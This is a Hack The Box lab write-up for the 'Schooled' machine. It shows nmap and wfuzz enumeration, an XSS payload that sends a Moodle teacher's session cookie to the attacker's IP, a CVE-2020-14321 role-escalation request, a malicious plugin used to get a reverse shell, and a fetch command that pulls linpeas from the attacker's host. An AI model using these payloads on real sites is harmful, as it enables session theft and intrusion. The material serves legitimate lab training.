
Schooled - Writeup HTB

Author : PierreAD

I) Enumeration


```
nmap -sV -A -O armageddon.htb
```



```
peter@kali:~/Documents/HTB/School$dsudo nmap -sV -A -O schooled.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 14:03 CEST
Nmap scan report for schooled.htb (10.10.10.234)
Host is up (0.038s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9 (FreeBSD 20200214; protocol 2.0)
| ssh-hostkey:
|   2048 1d:69:83:78:fc:91:f8:19:c8:75:a7:1e:76:45:05:dc (RSA)
|   256 e9:b2:d2:23:9d:cf:0e:63:e0:6d:b9:b1:a6:86:93:38 (ECDSA)
|_  256 7f:51:88:f7:3c:dd:77:5e:ba:25:4d:4c:09:25:ea:1f (ED25519)
80/tcp open  http    Apache httpd 2.4.46 ((FreeBSD) PHP/7.4.15)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (FreeBSD) PHP/7.4.15
|_http-title: Schooled - A new kind of educational institute
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=4/8%OT=22%CT=1%CU=43905%PV=Y%DS=2%DC=T%G=Y%TM=606EF140
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=105%TI=Z%CI=Z%II=RI%TS=21)OP
OS:S(O1=M54DNW6ST11%O2=M54DNW6ST11%O3=M54DNW6NNT11%O4=M54DNW6ST11%O5=M54DNW
OS:6ST11%O6=M54DST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)EC
OS:N(R=Y%DF=Y%T=40%W=FFFF%O=M54DNW6SLL%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=FFFF%S=O%A=S+%F=AS%O=M54DNW6ST11%RD
OS:=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S
OS:=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%
OS:RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

TRACEROUTE (using port 3306/tcp)
HOP RTT      ADDRESS
1   37.03 ms 10.10.14.1
2   37.09 ms schooled.htb (10.10.10.234)
```


Full scan port

```
sudo nmap schooled.htb -p-
```



```
peter@kali:~/Documents/HTB/School$dsudo nmap schooled.htb -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 14:04 CEST
Nmap scan report for schooled.htb (10.10.10.234)
Host is up (0.12s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
33060/tcp open  mysqlx
```


```
firefox http://shcooled.htb
```



Find Subdomain

```
wfuzz -c -z file,/wordlist --hl 401 --hc 400 -H'Host:FUZZ.schooled.htb' http://schooled.htb
```


```
--hc/hl/hw/hh N[,N]+          : Hide responses with the specified code/lines/words/chars
```




```
peter@kali:/usr/share/seclists/Discovery/DNS $ wfuzz -c -z file,/usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --hl 461 --hc 400 -H 'Host
:FUZZ.schooled.htb' http://schooled.htb
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sit
es. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.0.1 - The Web Fuzzer                         *
********************************************************

Target: http://schooled.htb/
Total requests: 100000

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000131:   200        1 L      5 W      84 Ch       "moodle"
```

```
firefox http://moodle.shcooled.htb
```

Create User account :



> We see a message that explains to us that we must put our MoodleNet in our moodle profile :



Announcements

Reminder for joining students

Reminder for joining students
by Manuel Phillips - Wednesday, 23 December 2020, 12:01 AM


This is a self enrollment course. For students who wish to attend my lectures be sure that you have your MoodleNet profile set.

Students who do not set their MoodleNet profiles will be removed from the course before the course is due to start and I will be checking all students who are enrolled on this course.

Look forward to seeing you all soon.

Manuel Phillips

> This message is written by Teatcher : Manuel Philips :



Manuel Phillips

Dashboard / Users / Manuel Phillips

User details

Email address
phillips_manuel@staff.schooled.htb

Country
United Kingdom

City/town
Bournemouth


Privacy and policies

Data retention summary

II) Exploitation :

> Now, create xss payload who steal teatcher cookie and put this payload in MoodleNet


```
<img src=x onerror=this.src='http://10.10.14.64:8000/?'+document.cookie;>
```



peter Adams


General

First name	peter
Surname	Adams
Email address	peter@student.schooled.htb
Email display	Allow only other course members to see my email address
MoodleNet profile	<img src=x onerror=this.src=



```
peter@kali:~$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.14.64 - - [09/Apr/2021 12:54:09] "GET /?MoodleSession=sr05cpn6imqj611monl7m1t325 HTTP/1.1" 200 -
```

> Waite for the teacher to click on the payload, and we have Manuel Philips's Cookie, we inject this cookie in our session. anddd : we are in !



moodle.schooled.htb

Dashboard / Site home

Sorry, but you do not currently have permissions to do that (Edit user profile).

More information about this error


Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
MoodleSession	i3j0g8gg0v2tpj0mvmku8ophh6	moodle.schooled.htb	/moodle/	Session	39	false	false	None	Thu, 08 Apr 2021 16:58:17 GMT

Data
MoodleSession: "i3j0g8gg0v2tpj0mvmku8ophh6"
Created: "Thu, 08 Apr 2021 16:47:53 GMT"


> After some research i find youtube video who explain an exploit in moodle

https://www.youtube.com/watch?v=BkEInFI4oIU

- First adding people with roles in cours




- In Burp Suite intercept request and change some stuff



Request to http://moodle.schooled.htb:80 [10.10.10.234]

```
GET /moodle/enrol/manual/ajax.php?mform_showmore_main=0&id=5&action=enrol&enrolid=10&sesskey=96fjt288C5&_qf__enrol_manual_enrol_users_form=1&mform_showmore_id_main=0&userlist%5B%5D=24&roletoassign=5&startdate=1&duration= HTTP/1.1
Host: moodle.schooled.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://moodle.schooled.htb/moodle/user/index.php?id=5
Cookie: MoodleSession=oi6is6g08tm2n0a3kkm6dfdk8t


```

- in the profile of Lianne Carter i can now log in as :



User details

Email address

manager@manager.com

Privacy and policies

Data retention summary

Course details

Course profiles

CVE-2020-14321

Reports

Today's logs

All logs

Outline report


Complete report

Grades overview

Administration


Log in as

> I have now acces in Site administration and use malicious update package to have revershell



https://github.com/HoangKien1020/Moodle_RCE/blob/master/rce.zip

> change information by our ip and port andddd : we are in the box




```
peter@kali:~$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.10.14.64] from (UNKNOWN) [10.10.10.234] 56857
FreeBSD Schooled 13.0-BETA3 FreeBSD 13.0-BETA3 #0 releng/13.0-n244525-150b4388d3b: Fri Feb 19 04:04:34 UTC 2021     root@releng1.nyi.freebsd.org:/usr/obj/usr
/src/amd64.amd64/sys/GENERIC  amd64
12:15PM  up  6:22, 0 users, load averages: 1.56, 0.79, 0.57
USER       TTY      FROM    LOGIN@  IDLE WHAT
uid=80(www) gid=80(www) groups=80(www)
sh: can't access tty; job control turned off
$ 
```

III) Privilege escalation :

Privesc : www ⇒ Jamie :

i upload linpeas with this command and find some useful informations :

```
fetch -o linpeas.sh http://10.10.14.64:8181/linpeas.sh
```




```
[+] Searching passwords in config PHP files
          'dbpass' => '',    // Defaults to master password
          'dbuser' => '',    // Defaults to master user
      'instance' => ['dbhost' => 'slave.dbhost', 'dbport' => '', 'dbuser' => '', 'dbpass' => ''],
$CFG->dbpass    = 'password';   // your database password
$CFG->dbuser    = 'username';   // your database username
//           'dbpass' => 'moodle',
//           'dbuser' => 'moodle',
//      $CFG->includeuserpasswordsinbackup = true;
//   $CFG->tool_generator_users_password = 'examplepassword';
// $CFG->passwordsaltmain = 'a_very_long_random_string_of_characters#@6&*1';
$CFG->dbpass    = 'PlaybookMaster2020';
$CFG->dbuser    = 'moodle';
```

> I use this script for extract all informations from mysql

📎 https://github.com/Tartofraise/database_dump

